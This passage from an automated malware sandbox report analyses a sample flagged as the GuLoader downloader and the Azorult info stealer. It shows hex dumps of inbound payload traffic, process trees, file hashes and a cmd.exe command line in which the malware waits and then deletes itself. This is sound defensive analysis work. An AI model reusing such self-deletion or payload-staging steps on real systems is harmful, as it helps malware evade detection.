dc 88 40 88 a5 0a 16 d5 42 fb e0 10 Data Ascii: "L~)F,Qxbj& +>[`< Qa9q'a2~)+(Bjo`=zaj&m;rl+Sl3#bg#*p?G" Bx9J;6B^h`~(`ZR~XB+::S9_@B
2021-12-19 20:13:23 UTC	111	IN	Data Raw: dd 21 10 18 e7 88 94 33 8a 44 a9 0a 2a bd 08 8d 04 9a 58 41 41 15 4d d5 33 e8 11 0c 7b 6d 00 4f b8 81 ba 93 1f ab 71 11 3f 7f d5 c9 c1 dd 64 5a 21 76 6d 4f 6a 93 80 31 36 37 a0 aa 32 11 3b eb ec 56 e2 b0 b5 66 2a f8 23 da c2 0d ba a7 e5 e2 d0 59 20 6f a1 d4 ef 5d f8 4d 72 a9 be b6 c6 5e 04 4d a3 17 2d c7 06 db 3b e9 6a a0 8f 66 3c 0f 7e a5 8a b0 5e 6c 9a 86 1e a2 92 3f cb 07 6d de 71 a5 29 5f 17 73 ef f3 26 3e d6 07 72 62 38 4e a4 4b 03 35 2e 50 8e bb b8 db ca b0 c8 74 22 f2 09 cb 2e 86 1d d3 3e 68 6d dd be 7e f9 e8 30 9e 45 20 60 d2 97 76 8d 33 82 01 dd 53 a7 0d 8b 22 58 16 c2 31 ac 85 64 d0 2d c5 d7 b1 04 ab ce 3b 2c 6e 34 a3 2b 26 e2 5e fd 36 9d cf 90 e7 9e e9 1e 9b 2e b7 ef eb ad 8f 5f 50 da cc 90 6a 32 5b 88 e2 a3 a7 31 d0 82 61 9e 6b eb e5 86 fb 77 Data Ascii: !3D*XAAM3{mOq?dZ!vmOj1672;Vf*#Y o]Mr^M-;jf<~^l?mq)_s&>rb8NK5.Pt".>hm~0E `v3S"X1d-;,n4+&^ 6._Pj2[1akw
2021-12-19 20:13:23 UTC	112	IN	Data Raw: 34 8d 2b 9a 0e 4b 58 b5 f4 f4 d6 27 bd d8 27 b8 a8 c9 dc 2c 95 92 a1 06 22 62 d8 e5 67 cb 99 f0 a5 8c 9f bb e3 dc 9b bc 19 0b e6 3d 48 1c 06 86 bd c8 2d d2 ee 3c be 24 18 8a 48 2b 43 dc 11 8c 70 b5 56 95 db 37 00 b3 db 9c aa 3f e6 b4 2e 24 22 93 28 43 ff bd a5 e8 a2 3c cb 2b 5d ea d9 82 f9 89 66 a7 3d 72 36 91 22 7f e6 5c 43 e5 10 13 7e e1 9c f9 cf ee 5a 2e 33 96 09 8b 2a c9 3e 0d f4 fa 0a a7 c2 bc b8 9a 05 56 38 3f e0 48 83 89 99 d5 3b ea 7e 03 dd 1a 43 3a f0 6f bf b6 7d 9a 0c 49 0c 6e 0a 92 88 17 20 6d a3 98 7f 29 e4 17 db c9 bf 11 82 90 6f 8b 96 b8 09 fb 7f 56 18 c1 55 e6 db 26 68 ee d4 15 03 c4 0d 0f 1d 78 f5 bc 10 4e 20 9f 2f f0 86 8e 31 fa 3e 27 5b 0d 8f c1 99 46 bb 5c 01 68 f0 13 bf 38 7d e9 ab 6a ae ca fe 1b 9d af cc a8 dc 7c fd c0 cb c8 d1 b5 d0 Data Ascii: 4+KX","bg=H-<$H+CpV7?.$"(C<+]f=r6"\C~Z.3*>V8?H;~C:o}In m)oVU&hxN /1>'[F\h8}j|
2021-12-19 20:13:23 UTC	113	IN	Data Raw: e0 9e 95 b7 ef 14 2f 8d 57 ce fa ea fe 2c 23 c3 ba 23 9e c2 44 cd 4f 56 8d 9c ec d9 06 f0 2e 43 ab 9f 67 7f 3b 89 5e 36 34 e0 02 7a 67 0d 18 b8 e3 93 8f 26 e8 15 28 e9 aa f1 f6 fa bb c0 a9 54 22 30 8a f4 25 88 a2 7e d2 68 7c 5b 98 aa 3b b8 0d ee 3f ab 2a 42 47 42 69 be 5a 39 61 70 eb a4 81 f2 9e 62 fc 9d f1 14 05 c8 17 bf e9 90 6d 92 13 94 67 ff a0 c2 b7 d7 b3 59 d7 10 88 a7 92 8d d5 66 23 d5 91 92 34 3a 1d 0c dd 2d de c0 81 44 10 57 2c 29 9c 2f a8 d8 7b c9 42 dc 3d 7a 5d 71 a5 a7 e8 86 ce 78 96 54 36 b9 88 05 f0 78 18 32 79 0a a4 a7 bf 2f d5 41 27 2a 03 13 a2 5d 86 5c b1 f5 bc 95 77 e8 cc 3d a7 c2 2a dc 36 cc 3c 5e 68 81 ca 24 41 a6 f1 9a 8f 41 73 b5 1e fa 56 a7 0f c8 ad 15 ff 07 e8 99 3a b8 57 c6 92 d8 73 62 38 43 79 4b f7 30 0f 9c 8f a0 da 71 fb 6d c6 Data Ascii: /W,##DOV.Cg;^64zg&(T"0%~h\[;?*BGBiZ9apbmgYf#4:-DW,)/{B=z]qxT6x2y/A'*]\w=*6<^h$AAsV:Wsb8CyK0qm

Timestamp	kBytes transferred	Direction	Data
2021-12-19 20:13:23 UTC	114	IN	Data Raw: b6 70 a0 9b be bc f2 a3 7a 26 55 0d 42 15 1e 3a 31 7c 2f f1 06 37 24 ab 21 f4 51 09 e7 d0 fe 92 5b 51 06 9e 09 e3 e3 20 9b 04 30 80 7b e8 35 09 32 cd dc 6d 01 4b 97 64 69 c3 6e 8e b8 38 b5 e0 e6 34 12 9d 1b 11 9f c6 d6 29 be 7f ab 3b 6c 1a ec ed d6 17 c1 33 2d 84 d7 bd 8f ab 5b 82 d0 de 71 7c 3c d0 00 82 34 e5 e4 49 68 e2 04 62 d5 76 00 04 d5 a0 22 95 ae 32 92 2a 1c dd 29 ab 79 b4 63 8f bd 27 76 e4 ab d5 4e 83 04 fd fd 3c 73 4c 77 00 df e6 c3 f5 9b 8f bb 7c 72 eb 75 40 13 18 20 39 66 dc 16 7b ef f9 85 6d 79 e8 12 51 2b 80 cc 30 e4 7b bc 5b e3 67 fc fc f6 c9 14 d4 99 96 e6 0e 28 4b 70 a6 9b dd 72 fe f1 71 13 75 6e a2 57 d4 af 8c a7 ea d6 54 dd 55 c2 7a 52 e8 9e b7 ef 51 df ea 3a 14 83 8f d2 38 70 6e b8 bc 93 96 68 37 d6 8d cb a7 af 6e df 48 22 bc 2d 71 33 Data Ascii: pz&UB:1|/7$!Q[Q 0{52mKdin84);l3-[q|<4Ihbv"2*)yc'vN<sLw|ru@ 9f{myQ+0{[g(KprqunWTUzRQ:8pnh7nH"-q3
2021-12-19 20:13:23 UTC	115	IN	Data Raw: 04 d9 52 e3 fe b7 dc 13 b7 1e 2c 84 a1 ce d5 df 93 5f a3 72 1d 1e a7 61 58 af a6 64 9a 2b 92 17 ee 47 97 cb 2a 86 de a2 70 c6 3f 63 85 93 25 73 e7 e4 b7 d1 11 56 41 d5 48 b0 1b bc 7a 43 5c ab d1 e8 0d 65 d6 4e a7 30 e8 d1 21 5d 2d a0 27 53 f0 43 aa ff ad 06 c4 7b 52 a1 d6 f7 f6 26 6e 1c 35 f0 3e 14 2a c2 ee f8 4b 8e 18 b6 77 7f 95 11 c6 3e 53 65 3b d8 01 d7 22 f7 36 11 fc 03 02 78 ca 88 b0 db 0d 12 30 8e eb 9f 88 64 92 5e 30 7d 75 6a d6 a9 4b e6 f8 83 b7 9f 74 83 05 33 05 24 03 55 81 f0 29 fd aa 28 76 b4 ed 5a dd 87 b9 0f 84 6b 69 a0 90 9c 0f bf 79 07 1e 70 52 64 dc c4 6f 41 d3 4a 04 bc 0a 07 1a 7d f2 59 14 98 24 29 2b 93 83 0d 34 76 3b fb 5e f4 8a e8 9d 6c bf 26 05 56 f4 19 bb 2e 79 c5 af 3c aa a6 fa a7 9e 40 cf 37 df c6 fe 8a c8 84 d2 92 d3 1a b0 ee 3f Data Ascii: R,_raXd+G*p?c%sVAHzC\eN0!]-'SC{R&n5>*Kw>Se;"6x0d^0}ujKt3$U)(vZkiypRdoAJ}Y$)+4v;^l&V.y<@7?
2021-12-19 20:13:23 UTC	117	IN	Data Raw: d4 67 14 53 6c fb f1 e1 f3 8d 2e 52 b7 e0 93 c5 4a 7b 41 c6 83 e9 e2 51 09 75 21 c3 a4 14 68 52 34 50 56 3e 3c ca 0a 71 6f d1 10 5e eb 2a 84 43 e3 8d 22 0c a0 2a fc 94 b1 d1 a3 59 24 31 8c 85 23 13 a4 fe d4 fe 7a f3 9e 08 3d d4 0a a0 38 88 2d 60 40 65 6e 97 5d 77 66 3a ec e3 86 4b 9a 94 f8 0d f5 af 01 a8 13 c5 ed f1 69 2a 16 7c 62 12 a5 fb b3 d4 b7 51 d3 62 8c b0 96 b0 d1 b7 27 01 95 55 30 91 19 5e d9 ab dd fb 83 49 12 47 2e 51 9e 1e aa 4c 7a 9e 43 8d 3c 0e 5c 2d a4 ef e9 74 f0 6a 39 7e 09 09 b6 5b cf f2 17 b7 76 de ab 59 b0 e6 da 8d 28 68 43 5e 92 e7 b6 3c 81 9e bc ef 77 8d cc 9d a7 65 2a 02 36 25 3c 6c 68 dd ca 13 41 7a f0 15 8e d7 72 cf 1f b1 57 6d 0f 2d ad fa ff 11 eb ab 39 ac 54 d1 91 a5 70 72 3b 5c 7a 7a f4 04 0c bb 8c 4d d9 89 f8 82 c5 e2 a4 af ca Data Ascii: gSl.RJ{AQu!hR4PV><qo^*C'"*Y$1#z=8-`@en]wf:Ki*|bQb'U0^IG.QLzC<\-tj9~[vY(hC^<we*6%<lhAzrWm-9Tpr;\zzM
2021-12-19 20:13:23 UTC	118	IN	Data Raw: b2 23 31 4c 2e 27 f1 c9 fe 9e e3 17 5b 7a f4 4c da 6b 94 83 4d 4d b1 bf eb 73 09 15 39 ac c2 9d bf 41 bb 1e 68 00 39 ae 32 ef c8 50 23 c9 1b 76 46 3d a7 83 83 f6 48 fa 67 f8 e3 66 6e ca 0c 45 f1 9d 78 3a 4e 01 88 69 58 50 21 a1 32 5c 19 cf 52 bd c7 26 5f 6f 60 ed a8 5a 18 fa eb 29 22 2b e1 3f ae eb 62 0a 88 36 51 3d c6 89 b0 3a dc 39 09 58 1b f0 df e2 40 cc 52 72 37 9f 50 d4 88 1a 4b c8 c2 f1 4f a5 96 ca 5a 9f 55 93 99 b6 2d 8c 18 92 76 6f cb 08 d7 8a 9a fc 58 8a c0 f1 1b 0e b4 65 f5 54 5f 86 e9 4e e8 2b e3 24 84 09 49 b6 ff 6f 9f fb 32 93 a1 7a f1 bb 65 07 78 b7 ed c2 e9 43 94 1e 3a 28 80 6c ef 6c bb cb cb ab 58 56 63 21 b3 1c 5f 3b 24 d0 2d 1c c6 b0 7f af 97 a8 be 3a a6 79 7a 91 af a4 4e e6 ac dd ad f1 5b 55 25 39 58 c6 1f 66 a7 57 71 65 fa 0f e2 88 5e Data Ascii: #1L.'[zLkMMs9Ah92P#vF=HgfnEx:NiXP!2\R&_o`Z)"+?b6Q=:9X@Rr7PKOZU-voXeT_N+$Io2zexC:(llXVc!_;$-:yzN[U%9XfWqe^

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 1COK25f1vT.exe PID: 7040 Parent PID: 5064

General

Start time:	21:12:02
Start date:	19/12/2021
Path:	C:\Users\user\Desktop\1COK25f1vT.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\1COK25f1vT.exe"
Imagebase:	0x400000
File size:	102400 bytes
MD5 hash:	5918B91AC2931AF0267E4AF06F3FD2E2
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000000.00000002.385834969.000000001FC24000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000000.00000002.383092369.0000000002A90000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Analysis Process: 1COK25f1vT.exe PID: 2132 Parent PID: 7040

General

Start time:	21:12:49
Start date:	19/12/2021
Path:	C:\Users\user\Desktop\1COK25f1vT.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\1COK25f1vT.exe"
Imagebase:	0x400000
File size:	102400 bytes
MD5 hash:	5918B91AC2931AF0267E4AF06F3FD2E2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_Azorult, Description: Yara detected Azorult Info Stealer, Source: 0000000C.00000002.510992835.0000000000401000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 0000000C.00000002.510992835.0000000000401000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 0000000C.00000002.515598674.000000002030C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Azorult_1, Description: Yara detected Azorult, Source: 0000000C.00000002.515276537.000000001FF80000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: cmd.exe PID: 1360 Parent PID: 2132

General

Start time:	21:13:49
Start date:	19/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe" /c C:\Windows\system32\timeout.exe 3 & del "1COK25f 1vT.exe
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 1676 Parent PID: 1360

General

Start time:	21:13:50
Start date:	19/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: 6828 Parent PID: 1360

General

Start time:	21:13:50
Start date:	19/12/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\timeout.exe 3
Imagebase:	0xdf0000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Disassembly

Code Analysis